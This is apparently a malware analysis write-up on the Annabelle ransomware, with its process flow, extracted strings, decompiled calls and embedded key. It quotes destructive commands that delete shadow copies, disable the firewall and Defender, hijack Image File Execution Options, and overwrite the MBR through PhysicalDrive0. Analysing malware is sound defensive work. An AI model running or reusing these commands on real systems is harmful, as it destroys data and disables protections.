
ANNABELLE RANSOMWARE

I personally think annabelle ransomware was a POC effort. Its not well written. Code size is huge (close to 16M).



Decryption key is statically embedded within the payload. Following is the key (in red)

wHYecVx64uX2zjVedeTeyRLN


There is no decryption path available. Even if the above key is provided, machine will boot into blue screen of death, caused by another payload called

"**MBRiCoreX**"

Last but not least, the malware is pretty creepy. Here is the video.

https://www.youtube.com/watch?v=Hqlsamh_6RA

PROCESS FLOW




```
vssadmin delete shadows /all /quiet
C:\Windows\system32\vssvc.exe
C:\Windows\System32\svchost.exe -k swprv
vssadmin delete shadows /all /quiet
NetSh Advfirewall set allprofiles state off

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UpdateBackup

C:\Windows\System32\shutdown.exe -r -t 00 -f
```

```
CreateProcessW ( NULL, "vssadmin delete shadows /all /quiet", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, .., ..);
CreateProcessW ( NULL, "vssadmin delete shadows /all /quiet", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, .., ..);
CreateProcessW ( NULL, "NetSh Advfirewall set allprofiles state off", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, .., ..);
strcmp ("set_ShutdownStyle", "get_RunNextInstanceDelegate" );
```

MBRiCoreX payload

```
MG-Structure :                          MZ(Mark Zbikowski)
HeaderOffsetVal :                       00000004
StackSeg :                              00000000
Stack* :                                000000b8
CkS :                                   00000000
Instr* :                                00000000
HeaderAdd :                             00000100
*************************************************************************

## FILE_TYPE => PE

    +               i386 ...
    +               EXE ,
    +               Sat Jun 20 02:22:17 1992
    +               8
    +               0x400000 <- Base*
    +               GUI
    +               (32B)
    +               29184 <- CS
    +               0x1000 <- CoseBase*
*************************************************************************

    *               .rdata:
    *               .rdata: I, S, (R),
```


↓

Crash and Modify MBR

↓

```
db      "taskkill.exe /F /IM wininit.exe",0;
db      "C:\Windows\System32\taskkill.exe /F /IM wininit.exe",0;
db      "shutdown.exe -r -f -t 0", 0;
db      "C:\Windows\System32\shutdown.exe -r -f -t 0",0;

GetDiskFreeSpaceEx() -> PhysicalDriveN -> CreateFile()
```

→



↓


```
ebx = CreateFileA("\\.\PhysicalDrive0", 0x10000000, 0x3, 0x0, 0x3, ...);
WriteFile_413194(ebx, .., 0x8000, .., 0x0);

CloseHandle(ebx);

WinExec("taskkill.exe /F /IM wininit.exe", 0x0);
WinExec("C:\Windows\System32\taskkill.exe /F /IM wininit.exe", 0x0);
LookupPrivilegeValueA(0x0, ...);
AdjustTokenPrivileges(HANDLE, ...);
```


SUMMARY


- Execution
- Disable windows features e.g. firewall
- Start encrypting files
- Reboot
- Boot into ransom screen with A timer
- Timer expiry
- MBRiCoreX Payload
- Blue screen of death
- Credits && Information

ANNABELLE EXECUTION


```
vssadmin delete shadows /all /quiet
C:\Windows\system32\vssvc.exe
C:\Windows\System32\svchost.exe -k swprv
vssadmin delete shadows /all /quiet
NetSh Advfirewall set allprofiles state off
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UpdateBackup
```









```
C:\Windows\System32\shutdown.exe -r -t 00 -f
```




MBRiCoreX

```
WinExec("taskkill.exe /F /IM wininit.exe", 0x0);
```




What if the correct password is provided????

wHYecVx64uX2zjVedeTeyRLN



MBRiCoreX

```
WinExec("taskkill.exe /F /IM wininit.exe", 0x0);
```



Since there is no decryption path, same code path will be followed i.e. crash -> blue screen -> reboot -> hijack BOOT / alters MBR

ACTIVITY

```
\autorun.inf
[autorun]
open=
shellexecute=
autorun.inf
C:\Save1.txt
C:\Detect.txt
vssadmin delete shadows /all /quiet
NetSh Advfirewall set allprofiles state off
WScript.Shell
regwriteR
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\DisableAntiSpyware
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\DisableRoutinelyTakingAction
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\WindowsDefenderMAJ
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\WindowsDefenderMAJ
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows NT\SystemRestore\DisableSRQ
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\SystemRestore\DisableSR
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows NT\SystemRestore\DisableConfigU
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\SystemRestore\DisableConfig
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\USBSTOR
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTORZ
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\DisableCMD
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\DisableCMD9
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\DisableCMD
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\DisableCMDG
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\DisableCMD
HKEY_CURRENT_USER\Software\Policies\Microsoft\DisableCMDe
HKEY_CURRENT_USER\Software\Policies\Microsoft\MMC\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}\Restrict_Run
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\MMC\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}\Restrict_Run
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WdNisSvc=
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdNisSvc
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WinDefend
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SafeBoot\Minimal\MinimalX
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRunS
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryToolsb
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msconfig.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskmgr.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\cmd.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\chrome.exea
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\firefox.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\opera.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\microsoftedge.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\microsoftedgecp.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad++.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\iexplore.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSASCuiL.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mmc.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\gpedit.msct
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\UserAccountControlSettings.exed
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Autoruns64.exeb
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Autoruns.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\systemexplorer.exeb
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskkill.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\powershell.exe`
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\yandex.exe`
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\attrib.exea
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\bcdedit.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\dllhost.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rundll32.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rundll.exea
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\cabinet.dll
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\chkdsk.exea
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DBGHELP.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DCIMAN32.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wmplayer.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ksuser.dllb
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mpg4dmod.dll
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mydocs.dll`
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rasman.dlld
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\shellstyle.dll`
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\secpol.mscJ
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\url.dll
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\usbui.dll
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\webcheck.dll
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\recoverydrive.exe
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\logoff.exea
SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\contro
```

It killed the following processes

```
ProcessHacker
procexp64
msconfig
taskmgr
chrome
firefox
regedit
opera
UserAccountControlSettings
yandex
microsoftedge
microsoftedgecp
iexplore
```